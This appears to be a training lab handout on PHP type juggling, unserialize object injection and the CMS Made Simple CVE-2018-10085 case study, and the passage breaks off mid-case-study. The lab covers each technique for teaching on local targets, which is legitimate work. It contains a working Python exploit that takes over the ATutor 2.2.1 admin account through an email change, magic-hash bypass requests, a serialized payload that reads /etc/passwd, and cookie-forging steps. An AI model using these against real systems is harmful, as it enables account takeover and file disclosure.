Hacking Modern Web Apps
Part: 2
Lab ID: 2

Subtle & Interesting Vulnerability classes

Exploiting Type Juggling
Unserialize() vulnerabilities
Exploiting CVE-2018-10085
Python (un)pickling

7ASecurity
admin@7asecurity.com

INDEX

Part 0: Installing and setting up PHP

Introduction

This lab will introduce you with subtle & Interesting vulnerabilities in different programming languages like PHP.

Before starting the lab, if you haven't already installed PHP, please proceed with the installation below. It's recommended to use php5.6 for this lab.

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/php_files.zip

All files are already installed and configured in the lab VM under the following location:
`/var/www/html/part2/lab2/php`

If you are not using the lab VM, you might need to run the below commands to install and set up relevant apps (including configuring DB):

Commands:

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php5.6
sudo apt-get install php5.6-mbstring php5.6-gd php5.6-mysql php5.6-xml
php5.6-curl
sudo systemctl restart apache2
sudo update-alternatives --config php
sudo apt-get install mysql-server

cd /var/www/html/
unzip php_files.zip
cd php

# if you wanna switch between PHP versions
sudo update-alternatives --config php
```

Once the PHP installation is complete, use the command line to access the mysql database and run the following commands:

Command:

```
# Connect to mysql with the credentials
mysql -u admin -p
```

MySQL Credentials:

```
# for lab VM
admin:adminpass123
```

MySQL Command:

```
mysql > create database cmsms;
```

Part 1: Exploiting Type Juggling in PHP

Introduction

In PHP, there are 2 types of comparison modes. Let's use the command line php to see how it works.

Command:
```
php -a
```

Output:
```
Interactive mode enabled
php >
```

1. **Strict Comparison** (===): Checks for the type of the operands as well as the value

   Code:
   ```
   php > var_dump(1 === 1);
   php > var_dump("1" === 1);
   ```

   Output:
   ```
   bool(true)
   bool(false)
   ```

2. **Loose Comparison** (==): Checks on the value of the operands.

   Code:
   ```
   php > var_dump(1 == 1);
   ```

   Output:
   ```
   bool(true)
   ```

   If the two operands are of different types, then there are some implicit type conversion rules that can create problems.

   Code:
   ```
   php > var_dump("1" == 1);
   ```

   Output:

```
bool(true)
```

Exploiting Type Juggling Vulnerabilities

When comparing strings with numbers, PHP first converts the string into a numeric form and then compares the two operands.

Code:

```
php > var_dump("1" == 1);
php > var_dump("000" == 0);
```

Output:

```
bool(true)
bool(true)
```



Fig.: type juggling in action

In the above examples, the strings on the left hand side are directly converted to the integer values represented as strings. And thus the comparison results to true in each case.

Code:

```
php > var_dump("1e1" == 10);
php > var_dump("0e123" == 0);
```

Output:

```
bool(true)
bool(true)
```

In the above examples, the strings on the left hand side are being evaluated as the scientific notation ‘e’ and the exponent is calculated and compared with the integer. And the comparison results to be true.

Code:

```
php > var_dump("0asd" == 0);
php > var_dump("123asd" == 123);
```

Output:

```
bool(true)
bool(true)
```

In the above examples, PHP tries to convert the left hand side strings to integers. And it does so by taking whatever is the integer before the first non-integer and compares it with the right hand side, and thus the comparison results to true.

This is all fine, because PHP tries to convert the number in the string to an actual integer. But in the case of a random string:

Code:

```
php > var_dump("asd" == 0);
```

Output:

```
bool(true)
```



Fig.: type juggling - returns "true" when string being equated to 0

This is where the problem lies. When it does not have a number to convert, PHP assumes the string to be zero ‘0’, and this can cause a lot of problems.

So more interesting examples are:

Code:

```
php > var_dump("0e123" == "0e567");
php > var_dump("0e12345" == "0");
php > var_dump("0e345" == "0e123F");
```

Output:

```
bool(true)
bool(true)
bool(false)
```

In PHP, even though we provide two strings, if PHP identifies that they are potential integers, then PHP will compare them like integers after type conversion itself. In the first 1st example, strings start with "0e" followed by numbers. This will be converted to integers by PHP and both will be equated to 0.

The 3rd case returned "false" above because the 2nd string contains alphabets as well (notice the character "F" at the end). So type conversion happens if PHP thinks that it's a potential integer otherwise not (so in 3rd case, it's compared as strings itself).

But what can be the real implications to this?

Consider the following example:

Command:

Code:

```
<?php
$a = $_GET['a'];
$b = $_GET['b'];

if ($a !== $b and md5($a) == md5($b)) {
    echo "You Win!";
}
?>
```

So at first sight, we can never bypass this 'if' check because it's basically asking for 2 different strings, but those two strings must have the same md5 hash sum. This seems impossible without hash collisions but those are a separate story !

But here, since the comparison between the md5 hash sums is a loose comparison this can be easily bypassed.

The next question is that a string is being returned by md5() on both the sides of the comparison. So we can use the case, when the string on both sides seems to be a number, then PHP will convert it to integers.

We just need two different strings or numbers, whose md5 hash starts with '0e' followed by only numbers. These types of hashes are called "Magic Hashes".

Take the following two strings:

Code:
```
php > echo md5("QLTHNDT");
php > echo md5("QNKCDZO");
```

Output:
```
0e405967825401955372549139051580
0e830400451993494058024219903391
```

And when these two strings are compared, then the result is true.

Code:
```
php > var_dump(md5("QLTHNDT") == md5("QNKCDZO"));
php > var_dump("0e405967825401955372549139051580" ==
"0e830400451993494058024219903391");
```

Output:
```
bool(true)
bool(true)
```

So let's pass the same strings via GET params and the checks are bypassed !

Command:
```
curl "http://localhost/part2/lab2/php/type_juggling.php?a=QLTHNDT&b=QNKCDZO"
```

Output:
```
You Win!
```

There are many such Magic Hashes that can be used in such scenarios:

Code:
```
php > echo md5("PJNPDWY");
php > echo md5("NWWKITQ");
php > echo md5("etqaTTFXeujI");
php > echo md5("RSnakeKX0luCScPTlA");
php > echo md5("hashcatKjU2YvVIQTH0");
```

Output:
```
0e291529052894702774557631701704
0e763082070976038347657360817689
0e873986795817250807369213941548
0e090929726083772016603384876954
0ea32783087431623175057052593697
```

Case Study - ATutor type juggling Authentication Bypass

Introduction

ATutor is an Open Source Learning Management System (LMS), used to develop and manage online courses, and to create and distribute elearning content. A critical type juggling vulnerability was found in Atutor 2.2.1 (confirm.php) using which an attacker can overwrite the email and eventually bypass the authentication.

Before proceeding with the lab, let's install the vulnerable version of ATutor. We will be using docker to run a vulnerable instance of ATutor (Due to compatibility problems):

In the lab VM, you will already have 2 docker containers running named "atutor" and "mysql". If it's in stopped state, you can just start the same:

Commands:

```
# list all containers
docker ps -a

# start a new atutor container
docker run -d -t -p 8085:80 atutor

#start the mysql container
docker start mysql
```

Once started, visit http://localhost:8085 to access atutor. Default credentials for atutor in the lab VM are as follows:

Credentials:

```
admin:admin
teacher:teacher
```

If you are not using the lab VM, you need to install ATutor using the below commands

Commands:

```
# if you haven't installed docker, install it first
sudo apt update
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
```

```
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu bionic stable"
sudo apt update
sudo apt install docker-ce

# To run docker without sudo
sudo usermod -aG docker ${USER}
su - ${USER}
```

Download URL:
https://training.7asecurity.com/ma/mwebapps/part2/apps/atutor_files.zip

Download and extract the contents of the file which has the Dockerfile to build the image.

Commands:

```
mkdir -p ~/labs/lab2/
# Download and copy the above file to this directory
unzip atutor_files.zip
cd atutor

# Let's build the docker image using the Dockerfile (this will take sometime
# depending on your internet connection
docker build -t atutor .

# Once the image building is complete, download and run MySQL docker

# if the Mysql image is not available locally, it will auto download
docker run -e MYSQL_ROOT_PASSWORD=rootpwd --name mysql -d mysql:5.6

# now let's run the atutor
docker run -p8085:80 --name atutor -d atutor

# in order to get the IP for mysql container
docker inspect mysql
```

Now that the ATutor docker container is running, go to http://localhost:8085 and start the installation process. Click on "New Installation" and continue the steps.

Enter correct database credentials (get the IP address of the MySQL container using the docker inspect command we ran above) and click next to set up DB.



Fig.: DB setup

Proceed with the installation and provide initial account setup credentials and super user details.



Fig.: Account setup

Click “next” multiple times to complete the installation and now you have a fully functional ATutor setup.

Let’s explore the “confirm.php” file where the vulnerability is present. In order to get a shell and access files within docker, run the following:

Command:

```
# list currently running docker containers
docker ps -a
```

Output:

```
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS              PORTS                NAMES
ea5e9afb2a69        atutor              "docker-php-entrypoi…"   16 minutes ago
Up 16 minutes       0.0.0.0:8085->80/tcp   atutor
c7c116f1a3b2        mysql:5.6           "docker-entrypoint.s…"   17 minutes ago
Up 17 minutes       3306/tcp               mysql
```

Copy the container ID for atutor and run the following command to get shell access:

Command:

```
docker exec -it ea5e9afb2a69 /bin/bash
```

This will give you direct shell access within the container.

Identifying the vulnerability

Let's explore the confirm.php file and see how the vulnerability is present in the codebase.

Filename:
confirm.php

Code:

```
if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {
        $id = intval($_GET['id']);
        $m  = $_GET['m'];
        $e  = $addslashes($_GET['e']);

    $sql    = "SELECT creation_date FROM %smembers WHERE member_id=%d";
        $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);

        if ($row['creation_date'] != '') {
                $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);

                if ($code == $m) {
                        $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
                        $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
                        $msg->addFeedback('CONFIRM_GOOD');
```

```
                        header('Location: '.$_base_href.'users/index.php');
                        exit;
                } else {
                        $msg->addError('CONFIRM_BAD');
                }
        } else {
                $msg->addError('CONFIRM_BAD');
        }

}
```

1. The code basically expects 3 parameters named “e” (email), “id” (user_id) and “m” (hash), all of which are GET params.

2. On passing these params, the application retrieves the user “creation date” from the database and generates an MD5 hash by appending an email along with creationn_date and user_id.

3. The first 10 characters of this hash is taken as “code” and is loosely compared with the parameter “m” which we send over GET.

If the first 10 characters of the generated hash has the format “0eDDDDDDDD” where D is an integer, then we can simply pass the GET parameter “m” as 0 and due to type juggling (loose comparison) the comparison will succeed and we can enter the “if” condition which updates the email for the user_id we send.

So in short, this is what we have so far:

1. e => email (anything we wish to send to update in the DB)

2. id => user_id of the user whose email we need to update. Usually the first created user is the admin whose user_id is always 1 (the account we created during the installation process).

3. m => Hash value, we always keeps this 0

So we can write a script which generates various emails belonging to a particular domain we control and always pass the “m” value as 0. For any one of the emails, the hash ($code) generated in the backed has the format 0eDDDDDDDD (where “D” is digit/integer) then due to loose comparison, it will equate to “0” (which is the “m” value we are passing).

For example, consider the creation time as “2022-08-07 22:58:55”, user_id as “1”, on passing the email “2935@attacker.com”, the hash calculation will be:

Command:

```
# prints the first 10 characters of the hash
python -c "import hashlib; print(hashlib.md5('2935@attacker.com' + '2022-08-07
22:58:55' + '1').hexdigest())[:10]"
```

Output:

```
0e84174892
```

As we can see, the hash output contains only numbers starting with “0e” which is loosely compared with “0” will result in “True” and our email “2935@attacker.com” will get updated in the DB !

Command:

```
# this will update the email in the DB if creation_date is “2022-08-07
22:58:55”
curl -vv "http://localhost:8085/confirm.php?e=2935@attacker.com&m=0&id=1"
```

But the creation_date cannot be predicted easily. So we can write a script which generates various emails by taking the domain name as the input which tries to brute force the server into updating the email (usually this brute force will take less than 10,000 requests).

Exploit Code:

```
import sys
import hashlib
import requests

def change_email(email,user_id):
    url = "http://localhost:8085/confirm.php?m=0&e=" + email + "&id=" + user_id
    req = requests.get(url, allow_redirects=False)
    if req.status_code == 302:
        print "[+] Exploit successful. Email changed"
    else:
        print "[-] " + url
        print "[-] Status Code: " + str(req.status_code)
        print "[-] Exploit failed. "
        return

def generate_hash(date, domain, user_id):
    for i in range(0, 100000):
        hash = hashlib.md5(str(i) + '@' + domain + date + user_id).hexdigest()[:10]
```

```
        if '0e' in hash[:2] and hash[2:10].isdigit():
            print "[+] Email found: " + str(i) + '@' + domain + " (" + hash + ")"
            change_email(str(i) + '@' + domain, user_id)
            break

def plain_brute_without_date(domain, user_id):
    for i in range(0, 100000):
        email = str(i) + '@' + domain
        url = "http://localhost:8085/confirm.php?m=0&e=" + email + "&id=" + user_id
        req = requests.get(url, allow_redirects=False)
        if req.status_code == 302:
            print "[+] Exploit successful. Email changed: " + email
            break

def main():
    if len(sys.argv) == 3:
        plain_brute_without_date(sys.argv[1], sys.argv[2])
    elif len(sys.argv) == 4:
        generate_hash(sys.argv[1], sys.argv[2], sys.argv[3])

    else:
       print "[+] usage: %s <date> <domain> <id>" % sys.argv[0]
       sys.exit(-1)

if __name__ == "__main__":
    main()
```

Commands:

```
# if you know the creation date, then
python exploit.py '2022-08-07 22:58:55' attacker.com 1

# else run it without creation date (this will typically take a few min
depending on the speed of the server
python exploit.py attacker.com 1
```

Mitigating Type Juggling

This bug is very common because in most of the programming languages '==' is the standard method to compare two different operands.

But in the case of PHP, It is always recommended to use '===' or strong comparison, while doing any checks, as this prevents Type Juggling from occurring.

Part 2 - Exploiting (un)serialization in PHP

Introduction

Serialization is when an object is converted into a string format that can be stored or transferred whereas deserialization refers to the opposite: it's when the serialized object is read from a file or the network and converted back into an object.

It's very commonly used to convert any complex data structure such as a class object or an array to a format that is easier to transfer or store, such as strings. Let's see some example cases:

Command:
```
php -a
```

Output:
```
Interactive mode enabled
php >
```

Serialization of various data types

Let's look at serialization of various data types:

1. **NULL** datatype:

   Code:
   ```
   php > echo serialize(NULL);
   ```

   Output:
   ```
   N;
   ```

2. **Integer** datatype:

   Code:
   ```
   php > echo serialize(12);
   ```

   Output:
   ```
   I:12;
   ```

3. **String** datatype:

   Code:
   ```
   php > echo serialize("string");
   ```

   Output:
   ```
   s:6:"string";
   ```

4. **Array** datatype:

   Code:
   ```
   php > $a = array("name"=>"asd", "num"=>10);
   php > echo serialize($a);
   ```

   Output:
   ```
   a:2:{s:4:"name";s:3:"asd";s:3:"num";i:10;}
   ```

5. **Class** Objects:

   Code:
   ```
   php > class User{
   public $username = '7asecurity';
   public $status = 'training';
   }

   php > $user = new User;
   php > var_dump($user);
   php > echo serialize($user);
   ```

   Output:
   ```
   object(User)#1 (2) {
     ["username"]=>
     string(10) "7asecurity"
     ["status"]=>
     string(8) "training"
   }

   O:4:"User":2:{s:8:"username";s:10:"7asecurity";s:6:"status";s:8:"training
   ";}
   ```

The format of the serialized strings is as follows:

O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};

Magic Functions

Magic functions in PHP are those reserved functions that are automatically invoked when specific actions take place.

For example the constructor is a magic method that gets called when the object is instantiated. It is a method like any other and can be declared anywhere in the class.

Command:

```
# Run interactive php
php -a
```

Code:

```
class Company{
  public function __construct() {
    $this->name = '7asecurity';
    $this->logfile = fopen('/tmp/log.txt', 'w');
  }
}

$company = new Company;
echo serialize($company);
```

Output:

```
O:7:"Company":2:{s:4:"name";s:10:"7asecurity";s:7:"logfile";i:0;}
```

As we can see, the moment the object is created, __construct() function was automatically invoked by PHP.



Fig.: __construct got called during object creation

__destruct() method does the opposite of the constructor. It gets run when the object is destroyed, either explicitly by us or when we are not using it and PHP cleans it up for us. Let's see an example:

Code:

```
class Company{
  public function __construct() {
    $this->name = '7asecurity';
    $this->logfile = fopen('/tmp/log.txt', 'w');
  }

public function __destruct() {
    fclose($this->logfile);
    echo "File closed and Object Destroyed";
  }
}

$company = new Company;
unset($company);
```

Output:
File closed and Object Destroyed

```
php > class Company{
php {   public function __construct() {
php {     $this->name = '7asecurity';
php {     $this->logfile = fopen('/tmp/log.txt', 'w');
php {   }
php {
php { public function __destruct() {
php {     fclose($this->logfile);
php {     echo "File closed and Object Destroyed";
php {   }
php { }
php >
php >
php > $company = new Company;
php > unset($company);
File closed and Object Destroyed
```

Fig.: __destruct() got called during unset(object)

As we can see, while an object is destroyed, __destruct() will be automatically called.

PHP Object Injection - Exploiting Unserialize() Vulnerabilities

Unserialize() vulnerability gets introduced when untrusted user input is given directly to the unserialize function. For the vulnerability to be exploitable, 2 main conditions have to be satisfied:

1. The application must have a class which implements a PHP magic method (__wakeup(), __sleep(), __toString() etc..)

2. All classes for the attack have to be declared and imported properly at the time of unserialization, or else have to support class autoloading.

Let take the following example to illustrate:

Code:

```
class Example1 {
        public $file;
        public  function __construct( ) {
        }
        public function __destruct( ) {
            if ( file_exists($this->file)) {
                    include($this->file);
         }
    }
}

$data = unserialize($_GET['input']);
```

The following things are clear from the code:

1. We have a public variable $file and the destructor which checks if there exists a local file with the name of the contents in $file and then if so, it includes that file in the application.

2. An unserialize function is being called, and we are able to actually enter user data in the unserialize function using a GET request, which makes us control the

input to the function. So we can now control the contents of $file during unserialization.

3. We have a magic function, destruct, which executes malicious code, that we can use to cause a Local File Inclusion or LFI.

So if we can generate a serialized string where $file points to "/etc/passwd" and pass it on in the GET request, we can actually read the file contents ! Let's modify the same class to generate a serialized string:

Code:

```
php > class Example1 {
       public $file = '/etc/passwd';
       public  function __construct( ) {
       }
       public function __destruct( ) {
           if ( file_exists($this->file)) {
                     include($this->file);
                 }
              }
           }

php > $exploit = new Example1;
php > echo serialize($exploit);
```

Output:

```
O:8:"Example1":1:{s:4:"file";s:11:"/etc/passwd";}
```

Let's send the above output as the GET parameter and this should print us the content of the file.

Command:

```
curl http://127.0.0.1/part2/lab2/php/serialize.php\?input\=$(php -r "echo
urlencode('O:8:\"Example1\":1:{s:4:\"file\";s:11:\"/etc/passwd\";}');")
```

Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
[...]
```

Case Study: CVE-2018-10085 - PHP Object Injection in CMS Made Simple (CMSMS)

Introduction

CMS Made Simple (CMSMS) is a free and open source content management system to provide developers and site owners a web-based development and administration area.

CMS Made Simple v2.2.5 is vulnerable to PHP object injection because of an unserialize call in the `_get_data` function of `/lib/classes/internal/class.LoginOperations.php` file.

This is exploitable by unauthenticated users if they manage to guess or find the installation path of the application. Successful exploitation results in restricted code execution (e.g ability to delete files) on the server.

Before proceeding with this lab, please install the vulnerable CMSMS version:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/cmsms-2.2.5-install.zip

Alternative Download link:
http://s3.amazonaws.com/cmsms/downloads/14076/cmsms-2.2.5-install.zip

Commands:

```
mkdir -p /var/www/html/cmsms
chmod 775 -R /var/www/html/cmsms
sudo apt-get install php5.6-mbstring php5.6-gd php5.6-mysql php5.6-xml
sudo systemctl restart apache2
cd /var/www/html
unzip cmsms-2.2.5-install.zip

# incase php7.2 is default, disable it and enable php5.6
sudo a2dismod php7.2
sudo a2enmod php5.6
sudo systemctl restart apache2
```

Open the default browser and go to http://127.0.0.1/part2/lab2/cmsms/cmsms-2.2.5-install.php to complete installation. Click on "next" multiple times, fill up the database credentials and complete the installation.



Fig.: Enter the correct database credentials during installation

Once the installation is complete, browse to http://127.0.0.1/part2/lab2/cmsms/ to see the finalized installation.

Exploring the unserialize() function calls in CMSMS

From the vulnerability description in the introduction section, we know that the unserialize() function call happens in "class.LoginOperations.php" file. Let's explore the file and understand how this works:

File:
./cmsms/lib/classes/internal/class.LoginOperations.php

Command:

```
cd /var/www/html/cmsms
grep -inr "unserialize(" ./lib/classes/internal/class.LoginOperations.php
```

Output:

```
115:        $private_data = unserialize( base64_decode( $parts[1]) );
```

Code:

```
protected function _get_data() {
    if(!empty($this->_data) ) return $this->_data;

    // using session, and-or cookie data see if we are authenticated
    $private_data = null;
    if(isset($_SESSION[$this->_loginkey]) ) {
        $private_data = $_SESSION[$this->_loginkey];
    }
    else {
        if( isset($_COOKIE[$this->_loginkey]) )
             $private_data = $_SESSION[$this->_loginkey] = $_COOKIE[$this->_loginkey];
    }

    if( !$private_data ) return;
    $parts = explode('::',$private_data,2);
    if( count($parts) != 2 ) return;

    $tmp = [
md5(__FILE__),\cms_utils::get_real_ip(),$_SERVER['HTTP_USER_AGENT'].CMS_VERSION ];
    $salt = sha1(serialize($tmp));
    if( sha1( $parts[1].$salt ) != $parts[0] ) return;
    $private_data = unserialize( base64_decode( $parts[1]) );
```

Let’s understand the above code in depth:

1. If the current session doesn't contain the "$this->_loginkey” and the request contains a specific cookie, then cookie value is used to authenticate the user and the same value is assigned to "$private_data”.

2. The "$private_data” is then split in two parts and the first part is checked against a recomputed SHA1 value (more like a checksum). When these values are equal, then the application uses the second part as an unserialize() argument.

So in order to exploit this scenario, we need 3 things:

1. Construct a valid cookie + checksum so that user input (or cookie value) can reach unserialize() where the data is being sent as an argument.

2. Look through the files for an interesting class which does some functionality like reading or deleting files, execute code etc..

Forging Cookie and it’s value

Let’s understand how the cookie is being read and how the checksum is calculated.

Code:

```
if(isset($_SESSION[$this->_loginkey]) ) {
    $private_data = $_SESSION[$this->_loginkey];
}
else {
   if( isset($_COOKIE[$this->_loginkey]) )
        $private_data = $_SESSION[$this->_loginkey] = $_COOKIE[$this->_loginkey];
}
```

The application is trying to read a cookie named "$this->_loginkey” which is defined on the same file within the __constructor() function.

Code:

```
protected function __construct()
    {
```

```
$this->_loginkey = md5(__FILE__.__CLASS__.CMS_VERSION);
    }
```

So the login key is the MD5 of the current filename, classname and CMS version appended. Let's try to calculate the same from the php command line:

Code:

```
php > $__CLASS__ = 'CMSMS\LoginOperations';
php > $CMS_VERSION = '2.2.5';
php > $__FILE__ =
'/var/www/html/cmsms/lib/classes/internal/class.LoginOperations.php';
php > echo md5($__FILE__.$__CLASS__.$CMS_VERSION);
```

Output:

```
0bd26786d19a6478ade3b43d4dc8b6d9
```



Fig.: Calculating the cookie value

We can verify our hypothesis by logging into the application and checking the cookie name. Browse to http://127.0.0.1/cmsms/admin/ and login with the credentials you used while installing the application. Once logged in, click on F12 to open the browser console and check the cookies tab.



Fig.: Confirming the cookie value

Calculating the checksum

So we could calculate the cookie name easily. Let's now see how the checksum is being calculated:

Code:

```
$tmp = [
md5(__FILE__),\cms_utils::get_real_ip(),$_SERVER['HTTP_USER_AGENT'].CMS_VERSION ];
$salt = sha1(serialize($tmp));
if( sha1( $parts[1].$salt ) != $parts[0] ) return;
